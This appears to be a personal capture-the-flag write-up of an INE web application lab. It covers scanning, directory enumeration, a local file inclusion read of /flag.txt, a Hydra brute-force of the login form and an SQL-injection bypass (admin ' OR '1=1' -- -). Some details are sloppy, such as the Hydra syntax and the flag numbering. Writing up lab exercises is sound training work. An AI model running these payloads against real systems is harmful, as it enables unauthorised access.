

Web Application Penetration Testing CTF 1

Lab Environment

In this lab environment, you will be provided with GUI access to a Kali Linux machine. The target website is accessible at **http://target.ine.local**.

Objective: Identify web application vulnerabilities in the target website and capture all the flags hidden within the environment.

Useful wordlists:

/usr/share/wordlists/dirb/common.txt

/usr/share/seclists/Username/top-username-shortlist.txt

/root/Desktop/wordlists/100-common-passwords.txt

Flags to Capture:

- **Flag 1:** Sometimes, important files are hidden in plain sight. Check the root ('/') directory for a file named 'flag.txt' that might hold the key to the first flag.
- **Flag 2:** Explore the structure of the server's directories. Enumeration might reveal hidden treasures.
- **Flag 3:** The login form seems a bit weak. Trying out different combinations might just reveal the next flag.
- **Flag 4:** The login form behaves oddly with unexpected inputs. Think of injection techniques to access the 'admin' account and find the flag.

HOST DISCOVERY

➤ Step-1: Lets find the host is up or not and able to access or not .

```
(root@INE)-[~]
# ping -c 4 target.ine.local
PING target.ine.local (192.7.156.3) 56(84) bytes of data.
64 bytes from target.ine.local (192.7.156.3): icmp_seq=1 ttl=64 time=0.164 ms
64 bytes from target.ine.local (192.7.156.3): icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from target.ine.local (192.7.156.3): icmp_seq=3 ttl=64 time=0.067 ms
64 bytes from target.ine.local (192.7.156.3): icmp_seq=4 ttl=64 time=0.099 ms

— target.ine.local ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3094ms
rtt min/avg/max/mdev = 0.063/0.098/0.164/0.040 ms

(root@INE)-[~]
#
```

The host is up and we can access it .

SCANNING AND ENUMERATION

- Step-1: Scan the target.ine.local to find the open ports and the services .

```
(root@INE)-[~]
# nmap -Pn -sS -sV -p- target.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-13 13:09 IST
Nmap scan report for target.ine.local (192.7.156.3)
Host is up (0.000033s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      gunicorn
1 service unrecognized despite returning data. If you know the service/version,
SF-Port80-TCP:V=7.94SVN%I=7%D=5/13%Time=6A042AB1%P=x86_64-pc-linux-gnu%r(G
5F-Port80-TCP:V=7.94SVN%I=7%D=5/13%Time=6A042AB1%P=x86_64-pc-linux-gnu%r(G
```

Http service was running on the target .

- Step-2: Lets find the flag.txt file on the / directory as in the hint .

target.ine.local/file.txt

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Literally who every try this lab the entire time was completed on this 1st flag it self and I am really frustrated this time . But after so much of inspection I find a local file inclusion .

target.ine.local/view_file?file=file1.txt

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

File Not Found

The requested file was not found.

[Go Back to Home](#)

- Step-3: I tested file1.txt , so it shows the error then I replace the file1.txt to flag.txt

target.ine.local/view_file?file=/flag.txt

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

File Viewer

FLAG1_62ce2250bba9404987eaf132ba8627c5

[Go Back to Home](#)

Got the 1st flag finally .

- Step-4: For the 2nd flag , I used the dirb tool to find the hidden directories on the target.ine.local .

```
(root@INE)-[~]
# dirb http://target.ine.local

DIRB v2.22
By The Dark Raver

START_TIME: Wed May 13 13:14:39 2026
URL_BASE: http://target.ine.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://target.ine.local/ —
+ http://target.ine.local/about (CODE:200|SIZE:2858)
+ http://target.ine.local/login (CODE:200|SIZE:3377)
+ http://target.ine.local/logout (CODE:302|SIZE:189)
+ http://target.ine.local/secured (CODE:308|SIZE:251)

END_TIME: Wed May 13 13:14:45 2026
DOWNLOADED: 4612 - FOUND: 4
```

Navigated to the <http://target.ine.local/secured> because this is only directory which is hidden.


- Step-5: I find the json file with flag.txt . then I looked at /secured/flag.txt



Got my 2nd flag

EXPLOITATION


- Step-1: By the hint we clearly know that we need to bruteforce for the user:password .




```
root@INE: ~  
File Actions Edit View Help  
root@INE ~  
hydra -l /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /root/Desktop/wordlists/100-common-passwords.txt target.ine.local http-post-form "/login:username='USER'@password='PASS':Invalid username or password"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-23 05:55:21  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1700 login tries (l:17/p:100), ~107 tries per task  
[DATA] attacking http-post-form://target.ine.local:80/login:username='USER'@password='PASS':Invalid username or password  
[80][http-post-form] host: target.ine.local login: guest password: butterfly1  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-23 05:55:43  
root@INE ~
```

Got the username:guest and password:butterfly1

- Step-2: Login with this credentials and I successfully go the 2nd flag.



- Step-3: For the 4th flag they say the login form is weak and given the username admin . So I do the sql injection on the login form
Username: admin ' OR '1=1' -- -
Password: password



I Successfully got the 4th and final flag .

CONCLUSION

This lab demonstrated a complete web application penetration testing workflow against a single target, target.ine.local, as part of the **Web Application Penetration Testing CTF 1**. The assessment followed a structured approach including host discovery, port scanning, directory enumeration, and web application exploitation using tools such as Nmap, Dirb, and Burp Suite.

The engagement began with identifying an HTTP service running on the target. Flag 1 was retrieved by discovering a Local File Inclusion (LFI) vulnerability, where manipulating the file parameter to flag.txt exposed the first flag. Flag 2 was uncovered through directory enumeration using Dirb, revealing a hidden /secured directory containing a flag.txt file.

For Flag 3, the login form was brute-forced using Hydra with provided wordlists, successfully cracking the credentials guest:butterfly1 and granting access to the flag. Flag 4 was obtained by exploiting a SQL injection vulnerability on the login form using the classic ' OR 1=1 -- - payload with the username admin, bypassing authentication and retrieving the final flag.

Flags Captured

- **Flag 1** — Retrieved via Local File Inclusion (LFI) vulnerability by manipulating the file parameter to /flag.txt.
- **Flag 2** — Found inside /secured/flag.txt after directory enumeration with Dirb revealed the hidden /secured directory.
- **Flag 3** — Obtained after brute-forcing the login form using Hydra, cracking credentials guest:butterfly1.
- **Flag 4** — Retrieved by exploiting SQL injection (' OR 1=1 -- -) on the login form with username admin.

Key Takeaways

- Local File Inclusion vulnerabilities allow attackers to read arbitrary files — always sanitize and validate file input parameters.
- Directory enumeration can expose hidden or unlinked sensitive directories that are not meant to be publicly accessible.
- Login forms without rate limiting or lockout mechanisms are vulnerable to brute-force attacks.
- SQL injection on login forms remains one of the most critical and common web vulnerabilities — always use parameterized queries.